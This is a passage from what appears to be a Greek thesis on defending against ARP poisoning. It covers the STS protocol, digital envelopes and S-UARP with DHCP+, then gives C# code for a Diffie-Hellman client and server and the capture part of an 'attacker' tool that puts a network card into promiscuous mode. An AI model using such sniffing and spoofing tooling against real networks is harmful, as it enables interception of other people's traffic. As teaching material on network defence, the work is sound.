γ) Ανάκτηση $m = R^{-1} \bmod (m')$

Αν θεωρήσουμε ότι το E υποδηλώνει μια συμμετρική κρυπτογράφηση , και SA (m) υποδηλώνουν την υπογραφή της Alice για το μήνυμα, το πρωτόκολλο STS ακολουθεί τα παρακάτω βήματα:

1. Ρύθμιση

α) επιλέγεται και δημοσιεύεται ένας πρώτος αριθμός p και μια γεννήτρια α του Zp* ($2 \leq p \leq p-2$)

β) Η Alice επιλέγει το ζεύγος κλειδιών της RSA υπογραφής (N_A, E_A) d_A (Ο Bob επιλέγει ανάλογα κλειδιά).

2.Εφαρμογή

α) Η Alice παράγει μια μυστική τυχαία τιμή x, $1 \leq x \leq p - 2$ και στέλνει στον Bob $a^x \bmod p$.

$A \rightarrow B: a^x \bmod p$ (μήνυμα 1)

β) Ο Bob δημιουργεί μια μυστική τυχαία τιμή y, $1 \leq y \leq p - 2$, και υπολογίζει το κλειδί $k = (a^x)^y \bmod p$. Ο Bob υπογράφει και τα δύο εκθετικά παράγωγα και, κρυπτογραφεί αυτή την πληροφορία χρησιμοποιώντας το υπολογισμένο κλειδί, και στέλνει το μήνυμα στην Alice.

$B \rightarrow A: a^y \bmod p, E_k(S_B(a^y,a^x))$

γ) Η Alice υπολογίζει το κλειδί $(a^x)^y \bmod p$, αποκρυπτογραφεί τα κρυπτογραφημένα δεδομένα, και χρησιμοποιεί το δημόσιο κλειδί του Bob για να ελέγξει αν η ληφθείσα τιμή αποτελεί την υπογραφή της hash τιμής του

εκθέτη που έλαβε και του εκθέτη που έστειλε αρχικό μήνυμα. Μετά την επιτυχή επαλήθευση, η Alice αποδέχεται ότι η τιμή k είναι αυτή που από κοινού διαμοιράζεται με τον Bob, και του αποστέλλει ένα ανάλογο μήνυμα.

$A \rightarrow B: E_k(S_A(a^y, a^x))$

δ) Ο Bob αποκρυπτογραφεί με τον ίδιο τρόπο το μήνυμα που έλαβε και επαληθεύει την υπογραφή της Alice. Αν είναι επιτυχής, ο Bob αποδέχεται το k.

Οι εκθετικές τιμές που ανταλλάσσονται φέρουν ψηφιακή υπογραφή και αναμεταδίδονται κατά τη διάρκεια του πρωτοκόλλου STS. Ως εκ τούτου, ο κακόβουλος χρήστης δεν μπορεί να μεταβάλει τις αρχικές τιμές των εκθετών κατά τη διάρκεια της δημιουργίας του κοινού κλειδιού της Alice και του Bob. Αυτό αποκλείει την επίθεση ενδιάμεσης οντότητας.

5.3.2 Χρήση υβριδικής κρυπτογραφίας

Ιδιαίτερο ενδιαφέρον για την επίτευξη ασφαλούς επικοινωνίας μεταξύ δύο μερών παρουσιάζει η υβριδική κρυπτογραφία που είναι γνωστή ως και ψηφιακός φάκελος και αξιοποιεί ταυτόχρονα τις τεχνικές συμμετρικής και ασύμμετρης κρυπτογραφίας. Η υβριδική αυτή κρυπτογραφία μπορεί να χρησιμοποιηθεί για πολλούς παραλήπτες ταυτόχρονα. Τα βήματα που ακολουθούνται για τη δημιουργία ενός ψηφιακού φακέλου είναι τα εξής: [8]

1. Δημιουργείται ένα συμμετρικό κλειδί με τη χρήση ενός αλγορίθμου συμμετρικής κρυπτογραφίας

2. Η αρχική πληροφορία κρυπτογραφείται με το συμμετρικό κλειδί που έχει δημιουργηθεί

3. Το συμμετρικό κλειδί κρυπτογραφείται με το δημόσιο κλειδί του παραλήπτη

4. Τα δύο κρυπτογραφημένα κείμενα αποτελούν τον ψηφιακό φάκελο του παραλήπτη.

Ο παραλήπτης ανοίγει τον ψηφιακό του φάκελο αποκρυπτογραφώντας με το ιδιωτικό κλειδί του το κρυπτογραφημένο συμμετρικό κλειδί. Με τη χρήση του συμμετρικού κλειδιού ο παραλήπτης αποκρυπτογραφεί το αρχικό κείμενο. Μετά την επίτευξη μιας ασφαλούς επικοινωνίας μεταξύ αποστολέα και παραλήπτη το συμμετρικό κλειδί καταστρέφεται.

Η υβριδική κρυπτογραφία βοηθά στο να ξεπεραστούν κάποιες σημαντικές αδυναμίες της κρυπτογραφίας δημοσίου κλειδιού.

5.3.3 Συνδυασμός S-UARP πρωτόκολλου με το DHCP+ server

Αρχικά ο χρήστης που θέλει να αμυνθεί ενάντια σε μία επίθεση ARP poisoning χρειάζεται να ελέγξει με κάποιον τρόπο το ARP cache table των γειτονικών hosts και να παρατηρήσει αν υπάρχει κάποια MAC που χρησιμοποιείται δύο φορές. Σε περίπτωση που αυτό ισχύει τότε θα ξεκινήσει να επικοινωνεί ανά τακτά χρονικά διαστήματα με τον παραλήπτη για να κρατήσει στο ARP cache του, τη MAC του παραλήπτη. Η διαδικασία αυτή έχει ένα ελάττωμα. Δημιουργεί άσκοπη κίνηση μέσα στο δίκτυο επειδή ο αποστολέας στέλνει ένα πακέτο ARP request το οποίο είναι broadcast, δηλαδή στέλνει αυτό το πακέτο σε όλους τους υπολογιστές που βρίσκονται στο δίκτυο, ενώ ο παραλήπτης στέλνει πίσω ένα ARP reply πακέτο το οποίο είναι unicast δηλαδή, στέλνει το πακέτο αποκλειστικά στον αποστολέα. Όμως τη λύση αυτή έρχεται να δώσει ο συνδυασμός του S-UARP πρωτόκολλου με τον DHCP+ Server. [1]

Το S-UARP πρωτόκολλο είναι από μόνο του ένα unicast πρωτόκολλο, δηλαδή μεταδίδει πακέτα μόνο από έναν υπολογιστή σε έναν άλλο. Ακόμη μία πρόταση είναι η επέκταση του DHCP πρωτόκολλου, (DHCP+ Server) ώστε να χειρίζεται S-UARP πακέτα. Παράλληλα με αυτό τροποποιείται και το DHCP relay agent ώστε να ανακατευθύνει τα πακέτα S-UARP. Όταν χρησιμοποιείται δυναμική IP addressing, τότε ο DHCP+ server αποθηκεύει την αντιστοιχία IP και MAC address και εκμισθώνει την IP στον host που έκανε την αίτηση. Ο συνδυασμός DHCP+ με S-UARP παρέχει μερική ασφάλεια ενάντια στις επιθέσεις ενδιάμεσης οντότητας σε ένα ενσύρματο δίκτυο, αφού τα πακέτα είναι από τη φύση τους unicast και όχι broadcast. Σε ένα ασύρματο δίκτυο, ένας sniffer μπορεί να συλλάβει αυτά τα unicast πακέτα δεδομένου ότι η ασύρματη μετάδοση δεν έχει όρια. Αλλά προστίθεται ασφάλεια με τη χρήση του πρωτοκόλλου αυτού.

Ο συνδυασμός του S-UARP πρωτόκολλου με το DHCP+ server περιγράφεται με τα εξής τρία βήματα:

1. Ο υπολογιστής Α στέλνει S-UARP request packet στον DHCP+ Server
2. Ο DHCP+ Server απαντά με S-UARP response packet και το «μήνυμα ακεραιότητας (MIC)»
3. Ο Α στέλνει στον DHCP+ Server την επιβεβαίωση

1. A → DHCP- : S-UARP_req
2. DHCP- → A : S-UARP_res + MIC
3. A → DHCP- : (ACK)K_{SA}

Εικόνα 19: Περιγραφή S-UARP πρωτόκολλου σε συνδυασμό με το DHCP+ server


Ο συνδυασμός του S-UARP πρωτόκολλου με το DHCP+server χρησιμοποιώντας AES κρυπτογράφηση και κατανομή μυστικού κλειδιού με private/public key μηχανισμό παρέχει μεγαλύτερη ασφάλεια στην επικοινωνία ενός host A με έναν host B.

5.4 Ανάλυση του κώδικα της εφαρμογής

Τι είναι το .NET

Το .NET είναι μία πλατφόρμα της Microsoft στην οποία μπορεί να δημιουργηθεί κάθε είδους εφαρμογή. Η πρώτη έκδοση του .NET ήταν το 2002, όμως η ωρίμανση της πλατφόρμας έγινε στην έκδοση 2.0 το 2005. Η τελευταία έκδοση του είναι η 4.5. Η πλατφόρμα σχεδιάστηκε με σκοπό να προσφέρει διαλειτουργικότητα για εφαρμογές ανεπτυγμένες εκτός του .NET που παρέχει ένα μοντέλο προστασίας για κάθε είδους εφαρμογές, τη γλωσσική αλληλεπίδραση ανάμεσα στις διαφορετικές γλώσσες του, το Base Class Library είναι μια βιβλιοθήκη, που περιέχει λειτουργίες, οι οποίες είναι διαθέσιμες σε όλες τις γλώσσες που μπορούν να εκτελεστούν πάνω στο .NET (λειτουργίες όπως ανάγνωση και εγγραφή σε αρχεία, σύνδεση με βάση δεδομένων, σχεδιασμός γραφικών κ.α.). Το CLR (Common Language Runtime) είναι το κύριο χαρακτηριστικό του .NET που εγγυάται την ασφάλεια, αυτόματη διαχείριση μνήμης κλπ. Όταν μεταγλωττίζεται ένα πρόγραμμα γραμμένο σε κάποια γλώσσα του .NET, τότε αυτό δεν μεταγλωττίζεται κατευθείαν σε γλώσσα μηχανής αλλά σε μία ενδιάμεση γλώσσα την Intermediate Language και στη συνέχεια πραγματοποιείται η σύνδεση με τις λειτουργίες CLR. Γενικά η διαδικασία της ενδιάμεσης μεταγλώττισης

ενός προγράμματος είναι αποδοτικότερη συγκριτικά με την απευθείας μεταγλώττιση ολόκληρου του κώδικα, γιατί υπάρχει περίπτωση μεγάλα τμήματά του να μην εκτελεστούν ποτέ.[14]



Εικόνα 20: Διαδικασία εκτέλεσης προγράμματος

Εικόνα 21: Γλώσσες που υποστηρίζουν το .NET

Στο .NET μπορούν να αναπτυχθούν εφαρμογές για :

- Windows Forms
- WPF
- Windows Phone
- XBOX/PC Games
- Εφαρμογές Κονσόλας
- Web Services
- ASP.NET
- Embedded Applications

Η γλώσσα προγραμματισμού C#

Ο λόγος που επιλέχθηκε η χρήση της γλώσσα προγραμματισμού C#, είναι γιατί είναι μία αντικειμενοστραφής γλώσσα προγραμματισμού, με την οποία δίνεται η δυνατότητα να αναπτύσσει κάποιος εφαρμογές σε .NET. Η C# αποτελεί μια αντικειμενοστραφείς σύγχρονη γλώσσα προγραμματισμού, επιπλέον συνδυάζει τα καλά χαρακτηριστικά της C++ & Java και αφαιρεί την άχρηστη πολυπλοκότητα και των δύο. Είναι εύκολη στην εκμάθηση και περιλαμβάνει πολλές έτοιμες βιβλιοθήκες για να μπορεί κάποιος να τις χρησιμοποιήσει για μεγαλύτερη ευκολία σε κάποιο πρόγραμμα που αναπτύσσει. Οι περισσότερες εφαρμογές που τρέχουν για το λειτουργικό Windows και Windows Phone είναι ανεπτυγμένες σε αυτή τη γλώσσα.

Τι είναι η γλώσσα Xaml (eXtensible Application Markup Language)

Ο λόγος που επιλέχθηκε η γλώσσα Xaml είναι διότι προσφέρει μεγαλύτερη ευκολία στη δημιουργία του γραφικού περιβάλλοντος με τη βοήθεια του εργαλείου blend καθώς συνδυάζεται ιδανικά με τη γλώσσα προγραμματισμού C#. Είναι μια δηλωτική γλώσσα (markup) βασισμένη στην XML, με την Xaml μπορούμε να περιγράψουμε το περιβάλλον διεπαφής (user interface) σε εφαρμογές Windows 8,Windows Phone, Windows Presentation Foundation, Silverlight.

Τι είναι το Visual Studio και το Blend

Χρησιμοποιήθηκε το Visual Studio γιατί είναι ένα εργαλείο της Microsoft το οποίο δίνει τη δυνατότητα στον χρήστη να αναπτύξει οτιδήποτε εφαρμογές με τις γλώσσες που περιλαμβάνει το .NET. Το κόστος του είναι αρκετά υψηλό, για επαγγελματίες προγραμματιστές, όμως παρέχεται δωρεάν για φοιτητές σε τμήματα

πληροφορικής μέσω του (https://www.dreamspark.com), καθώς διατίθεται και μία δωρεάν έκδοση με λιγότερες δυνατότητες.

Οι κύριες δυνατότητες που δίνει στον χρήστη το Visual Studio είναι να αναπτύσσει εφαρμογές σ' ένα εύχρηστο γραφικό περιβάλλον και περισσότερο οικείο προς αυτόν. Του παρέχει ευκολίες όπως να βλέπει σε προσομοίωση αυτό που αναπτύσσει, να μπορεί να προσθέσει γραφικά (κουμπιά, κουτί κειμένου, εικόνες κ.α.), σύνδεση με βάση δεδομένων και αντικείμενα ανάλογα με την εφαρμογή που θέλει να αναπτύξει ο προγραμματιστής.

Το εργαλείο Blend διατίθεται μαζί με το Visual Studio και χρησιμοποιείται συνήθως για να κάνει πιο εύκολο τον γραφικό σχεδιασμό των εφαρμογών σε συνδυασμό με το Visual Studio.

Τι είναι το Wireshark

Το Wireshark αποτελεί ένα από τα διασημότερα προγράμματα παγκοσμίως για την ανάλυση των δικτύων. Ονομαζόταν Ethereal μέχρι το 2006, όταν ο επικεφαλής προγραμματιστής αποφάσισε την αλλαγή του ονόματός του λόγω δικαιωμάτων χρήσης που προϋπήρχαν για το όνομα Ethereal, το οποίο ήταν κατοχυρωμένο από την εταιρεία από την οποία αποφάσισε να αποχωρήσει το 2006. Το εργαλείο αυτό παρέχει πληροφορίες για το δίκτυο στο οποίο έχει επιλέξει ο χρήστης να αναλύσει, για τα πρωτόκολλα ανώτερου επιπέδου καθώς και για τα δεδομένα που διακινούνται σε αυτό το δίκτυο. Όπως πολλά άλλα δικτυακά προγράμματα, το Wireshark χρησιμοποιεί τη δικτυακή βιβλιοθήκη pcap για την ανάλυση των πακέτων. Το κύριο χαρακτηριστικό του είναι η ευκολία που παρέχεται μέσω του γραφικού του περιβάλλοντος.

Χρήση βιβλιοθηκών στο πρόγραμμα

Χρησιμοποιήθηκαν οι βιβλιοθήκες του Sharp Pcap διότι παρέχουν ένα συνδυασμό από τις βιβλιοθήκες που χρησιμοποιούνται στη πλατφόρμα .NET και προσφέρουν σύλληψη και ανάλυση των πακέτων που διανέμονται μέσα στο δίκτυο.

5.4.1 Βιβλιοθήκες

5.4.1.1 Βιβλιοθήκες Server

Κάθε πρόγραμμα που δημιουργείται στο visual studio, εμφανίζει αυτόματα ένα πλήθος βιβλιοθηκών. Στο συγκεκριμένο παράδειγμα οι κυριότερες βιβλιοθήκες που χρησιμοποιούνται είναι:

```
using System.Net;

using System.Net.Sockets;

using System.Security.Cryptography;
```

Η λέξη using εμφανίζεται μπροστά από τις βιβλιοθήκες για να ορίσει ότι αυτές οι βιβλιοθήκες θα χρησιμοποιηθούν στον συγκεκριμένο κώδικα. Οι βιβλιοθήκες System.Net και System.Net.Sockets παρέχουν συναρτήσεις , κλάσεις και αντικείμενα τα οποία είναι απαραίτητα ώστε να χρησιμοποιηθούν για την επικοινωνία μεταξύ δύο ή περισσότερων υπολογιστών μέσω του δικτύου. Η βιβλιοθήκη System.Security.Cryptography περιέχει κλάσεις οι οποίες δίνουν την ικανότητα σ' ένα πρόγραμμα να χρησιμοποιεί κρυπτογραφημένα δεδομένα.

5.4.1.2 Βιβλιοθήκες Client

Οι βιβλιοθήκες του client είναι ίδιες με αυτές που χρησιμοποιήθηκαν στον server.

```
using System.Net;

using System.Net.Sockets;

using System.Security.Cryptography;
```

5.4.1.3 Βιβλιοθήκες του κακόβουλου χρήστη

Οι βιβλιοθήκες που χρησιμοποιούνται στον κακόβουλο χρήστη είναι οι εξής:

```
using PacketDotNet;
using SharpPcap;
using SharpPcap.WinPcap;
```

Οι τρεις αυτές βιβλιοθήκες περιέχουν κομμάτια κώδικα τα οποία μας παρέχουν τις εξής ενέργειες:

- Σύλληψη των interfaces που υπάρχουν στο μηχάνημα.
- Σύλληψη και ανάλυση των πακέτων που κυκλοφορούν στο δίκτυο.
- Ανάλυση πρωτοκόλλων.

5.4.2 Κώδικες Προγράμματος

5.4.2.1 Κώδικας Server

Δήλωση μεταβλητών

```
Static TcpListener server;
Static CngKey bobKey;
Static byte[] alicePubKeyBlob;
Static byte[] bobPubKeyBlob;
```

Με την δήλωση static σε μία μέθοδο, η μέθοδος δεν έχει πρόσβαση σε άλλα μη-static πεδία της κλάσης. Η μεταβλητή server δηλώνεται ως τύπος TcpListener που σημαίνει ότι η μεταβλητή αυτή είναι υπεύθυνη ώστε να ανοίξει ένα πέρασμα για έναν client που επιθυμεί να συνδεθεί.

Η μεταβλητή bobKey ορίζεται ως τύπος CngKey που σημαίνει ότι ορίζει την βασική λειτουργικότητα των κλειδιών που χρησιμοποιούνται.

Οι μεταβλητές alicePubKeyBlob και bobPubKeyBlob υπάρχουν για να αντιστοιχίζουν τα δημόσια κλειδιά που θα χρησιμοποιηθούν στο πρόγραμμα.

Δημιουργία κλειδιών

Στο σημείο αυτό γίνεται δημιουργία των κλειδιών που θα χρησιμοποιηθούν μέσα στο πρόγραμμα.

```
//create keys
bobKey = CngKey.Create(CngAlgorithm.ECDiffieHellmanP256);

bobPubKeyBlob = bobKey.Export(CngKeyBlobFormat.EccPublicBlob);
```

Αναμονή για σύνδεση με client

Στο σημείο αυτό παρουσιάζονται οι εντολές με τις οποίες ο server θα ξεκινήσει να ακούει την θύρα 1550 και την διεύθυνση που θα του ορίσει ο χρήστης.

```
//listen
Console.WriteLine("Server IP is:  ");
string ServerIP = Console.ReadLine();
IPAddress ipAddress = IPAddress.Parse(ServerIP);
server = newTcpListener(ipAddress, 1550);
Console.WriteLine("[Listenning...");
server.Start();
```

Σύνδεση client-server

Σε αυτές τις γραμμές κώδικα ο server δέχεται τον client που θέλει να συνδεθεί.

```
//connect
var client = server.AcceptTcpClient();
Console.WriteLine("[Client commected]");
var stream = client.GetStream();
```

Ανταλλαγή κλειδιών με χρήση Diffie-Hellman

Στο κομμάτι αυτό γίνεται δημιουργία του κοινού μυστικού κλειδιού με τη χρήση Diffie-Hellman μεταξύ client-server.

```
alicePubKeyBlob = new byte[bobPubKeyBlob.Length];

//παίρνει το κλειδί από τον client
stream.Read(alicePubKeyBlob, 0, alicePubKeyBlob.Length);

//Δίνει το κλειδί στον client
stream.Write(bobPubKeyBlob, 0, bobPubKeyBlob.Length);
using (var bobAlgorithm = newECDiffieHellmanCng(bobKey))
using(CngKeyalicePubKey=CngKey.Import(alicePubKeyBlob,
CngKeyBlobFormat.EccPublicBlob))

        {
byte[] symmKey = bobAlgorithm.DeriveKeyMaterial(alicePubKey);

        }
```

Εμφάνιση μηνύματος

Στο σημείο αυτό εμφανίζεται το μήνυμα που στέλνει ο client.

```
byte[] buffer = newbyte[client.ReceiveBufferSize];
int data = stream.Read(buffer, 0, client.ReceiveBufferSize);
string ch = Encoding.Unicode.GetString(buffer, 0, data);
Console.WriteLine("Message recievied:" + ch);

Console.ReadKey();
```

5.4.2.2 Κώδικας του Client

Δήλωση μεταβλητών

Χρησιμοποιούνται οι ίδιες βιβλιοθήκες και η ίδια δήλωση μεταβλητών με τον server.

```
Static CngKey aliceKey;
Static byte[] alicePubKeyBlob;
Static byte[] bobPubKeyBlob;
```

Δημιουργία κλειδιών

Στο σημείο αυτό γίνεται δημιουργία των κλειδιών που θα χρησιμοποιηθούν στον client.

```
//create keys
aliceKey = CngKey.Create(CngAlgorithm.ECDiffieHellmanP256);
alicePubKeyBlob = aliceKey.Export(CngKeyBlobFormat.EccPublicBlob);
bobPubKeyBlob = newbyte[alicePubKeyBlob.Length];
```

Σύνδεση client-server

Ο client προσπαθεί να συνδεθεί με τον server στη θύρα 1550 και την IP που του έχει οριστεί.

```
//connect
Console.WriteLine("[Try to connect to server...]");
```

```
Console.WriteLine("Server ip is: ");
string ServerIP = Console.ReadLine();
TcpClient alice = newTcpClient(ServerIP, 1550);
var stream = alice.GetStream();
Console.WriteLine("[Connected]");
```

Ανταλλαγή κλειδιών με χρήση Diffie-Hellman

Στο κομμάτι αυτό γίνεται δημιουργία του κοινού μυστικού κλειδιού με τη χρήση Diffie-Hellman μεταξύ client-server.

Ο client δίνει το δημόσιο κλειδί του στον server.

```
//Δίνει το κλειδί στον server
  stream.Write(alicePubKeyBlob, 0, alicePubKeyBlob.Length);
```

Ο client παίρνει το δημόσιο κλειδί του server.

```
//παίρνει το κλειδί από τον server
stream.Read(bobPubKeyBlob, 0, bobPubKeyBlob.Length);
```

```
using (var aliceAlgorithm = newECDiffieHellmanCng(aliceKey))
using(CngKeybobPubKey=CngKey.Import(bobPubKeyBlob,
CngKeyBlobFormat.EccPublicBlob))
        {
byte[] symmKey = aliceAlgorithm.DeriveKeyMaterial(bobPubKey);
}
```

Αποστολή μηνύματος στον server

Εμφάνιση καταχώρησης του μηνύματος που θα σταλεί στον server και εμφάνιση μηνύματος επιβεβαίωσης ότι το μήνυμα στάλθηκε.

```
string ch = Console.ReadLine();

byte[] message = Encoding.Unicode.GetBytes(ch);
stream.Write(message, 0, message.Length);
Console.WriteLine("--------sent------");
Console.ReadKey();
```

5.4.3 Υλοποίηση του attacker Mask

Δήλωση μεταβλητών

Με αυτές τις δηλώσεις των μεταβλητών, ορίζονται μεταβλητές οι οποίες θα χρησιμοποιηθούν για να μπορέσει να βρεθεί με κάποιον τρόπο το ανάλογο interface της συσκευής που χρειάζεται.

```
Public WinPcapDevice Device;

Public List<DeviceInfo> DeviceInfoList = newList<DeviceInfo>();

Public DeviceInfo DeviceInfo;
```

Δηλώνοντας την μεταβλητή ARPTools στον ανάλογο τύπο ARPTools, σημαίνει ότι χρησιμοποιείται για ενέργειες που έχουν να κάνουν με το πρωτόκολλο ARP. Η δήλωση της μεταβλητής Scanner γίνεται διότι απαιτείται για την εμφάνιση του δικτύου που βρίσκεται ο χρήστης.

```
Public ARPTools ARPTools;
Public Scanner Scanner;
```

5.4.4 Κλάσεις και Συναρτήσεις

Συλλογή των interfaces

Με τις παρακάτω εντολές δημιουργείται μία λίστα με τα διαθέσιμα interfaces που υπάρχουν στη συσκευή στην οποία ο χρήστης είναι συνδεδεμένος στο δίκτυο. Γίνεται ένας έλεγχος στον κώδικα σε περίπτωση που κάτι δεν πάει καλά και εμφανίζει το αντίστοιχο λάθος.

```
Public List<string> GetInterfaces()
      {
var devices = newList<string>();
```

```
 DeviceInfoList.Clear();

var error = false;

try
        {
var instance = WinPcapDeviceList.Instance[0];
if (instance == null) error = true;
        } catch {
           error = true;
        }

if(error) {
MessageBox.Show("WinPcap not installed or no devices detected!", "Error",
MessageBoxButton.OK, MessageBoxImage.Error);

Return newList<string>();
}
```

Εύρεση και καταχώρηση IP4 και IP6 διευθύνσεων στα ανάλογα interfaces που υπάρχουν.

Με τις παρακάτω εντολές δίνεται στο πρόγραμμα η δυνατότητα να βρει τις IP από τα interfaces που διαθέτει η συσκευή.

```
foreach (var device inWinPcapDeviceList.Instance)
        {
var address = "";
var subnet = "";
var broadcast = "";

var address6 = "";
var address6List = newList<string>();
var linkLocal = "";

foreach (var addr in device.Addresses)
            {
if (addr.Addr.ipAddress != null)
                {
// IPv4
if (addr.Addr.ipAddress.AddressFamily == AddressFamily.InterNetwork)
{
                    address = addr.Addr.ipAddress.ToString();
                    subnet = addr.Netmask.ipAddress.ToString();
                    broadcast = addr.Broadaddr.ipAddress.ToString();
                }
```

```
// IPv6
if (addr.Addr.ipAddress.AddressFamily == AddressFamily.InterNetworkV6)
                {
if (!addr.Addr.ipAddress.IsIPv6LinkLocal)
                    {
                       address6 = addr.Addr.ipAddress.ToString();
                       address6List.Add(address6);
                    }
else
                    {
                       linkLocal = addr.Addr.ipAddress.ToString();
}
                }
              }
            }
```

Εμφάνιση του interface που είναι συνδεμένο στο δίκτυο σε ένα ComboBox.

Με τις εντολές αυτές απεικονίζονται στο πρόγραμμα σ' ένα ComboBox τα interfaces της συσκευής με τις απαραίτητες πληροφορίες όπως IPs.

```
// Διαχωρισμός του Description
var descriptionParts = device.Description.Split('\');
var description = descriptionParts[1];

if (address != string.Empty && address != "0.0.0.0")
            {
var gateway = device.Interface.GatewayAddress != null ? device.Interface.GatewayAddress.ToString() : "";

 DeviceInfoList.Add(newDeviceInfo { Device = device, CIDR = (int)Network.MaskToCIDR(subnet), GatewayIP = gateway, IP = address, IPv6 = address6, IPv6List = address6List, LinkLocal = linkLocal, Mask = subnet, Broadcast = broadcast });
 devices.Add(description + " (IPv4: " + address + "/" + Network.MaskToCIDR(subnet) + (address6 != string.Empty ? ", IPv6: " + address6 + ", " + linkLocal : "") + ")");
            }
else
            {
               DeviceInfoList.Add(newDeviceInfo { Device = device, IP = "0.0.0.0"});
               devices.Add(description + " (IPv4: none" + (address6 != string.Empty ? ", IPv6: " + address6 + ", " + linkLocal : "") + ")");
            }
```

```
// Ανάλυση του interface από το WinPcap
var id = Regex.Split(device.Name, "NPF_")[1];

// Λήψη mac address και όνομα συσκευής
foreach (var iface inNetworkInterface.GetAllNetworkInterfaces())
            {
if (iface.Id == id)
                {
if(DeviceInfoList.Last() != null)
                    {
                       DeviceInfoList.Last().PMAC = iface.GetPhysicalAddress();
                       DeviceInfoList.Last().WinName = iface.Name;

if (iface.GetIPProperties().GatewayAddresses.Count > 0)
DeviceInfoList.Last().GatewayIP                                                    =
iface.GetIPProperties().GatewayAddresses.Where(a => a.Address.AddressFamily ==
AddressFamily.InterNetwork).First().Address.ToString();
}
                }
            }
        }

return devices;
      }
```

Επιλογή του interface και μεταφορά στην κύρια φόρμα

Με τις παρακάτω εντολές ο χρήστης μπορεί να επιλέξει το interface που επιθυμεί να βρεθεί, μετατρέπει την κάρτα δικτύου του από την επιλογή non promiscuous στην επιλογή promiscuous mode, έτσι αυτό το μηχάνημα είναι σε θέση να διαβάζει ακόμα και τα πακέτα που δεν αναφέρονται σε αυτό. Επίσης ο χρήστης ορίζει τα φίλτρα με βάση τα πρωτόκολλα που θέλει να αναλύσει . Μόλις πατήσει το κουμπί Start η εφαρμογή θα τον μεταφέρει στην κύρια φόρμα που εκεί υπάρχουν οι ενέργειες που του δίνεται η δυνατότητα να κάνει για να ανιχνεύσει όλο το δίκτυο καθώς και να πραγματοποιήσει επίθεση ARP spoofing.

```
// Επιλογή του interface
Public void SelectWorkingInterface()
      {
//  Έλεγχος όλων των διαθέσιμων interfaces
for(int i = 0; i < Mask.DeviceInfoList.Count; i++)
        {
var device = Mask.DeviceInfoList[i];
```

```
// Έλεγχος των απαραίτητων παραμέτρων
if(device.IP != "0.0.0.0"&& device.GatewayIP != null)
{
                CInterface.SelectedIndex = i;
break;
            }
        }
    }
```

```
Public void StartDevice(int deviceIndex)
    {
        Started = true;

        DeviceInfo = DeviceInfoList[deviceIndex];
        Device = WinPcapDeviceList.Instance[deviceIndex];

        ARPTools = newARPTools(DeviceInfo);
        Scanner = newScanner(DeviceInfo);


        Scanner.ScannerResponse                                    +=
newScannerResponseReceived(scanner_OnResponse);
        Scanner.ScanComplete                                       +=
newScannerEventHandler(scanner_OnScanComplete);
        Scanner.HostnameResolved                                   +=
newScannerHostnameResolvedHandler(scanner_HostnameResolved);


 Device.Open(DeviceMode.Promiscuous, 1);
 Device.Filter = "(arp || ip || ip6)";

Device.OnPacketArrival                                             +=
newPacketArrivalEventHandler(device_OnPacketArrival);
Device.StartCapture();
    }
```

5.4.5 Γραφικό Περιβάλλον της αρχικής φόρμας

Κώδικας της γλώσσας Xaml για τον σχεδιασμό των controls του γραφικού περιβάλλοντος.

Εδώ είναι ορισμένο το όνομα της εφαρμογής, η γραμματοσειρά και το μέγεθος της γραμματοσειράς του ονόματος της.

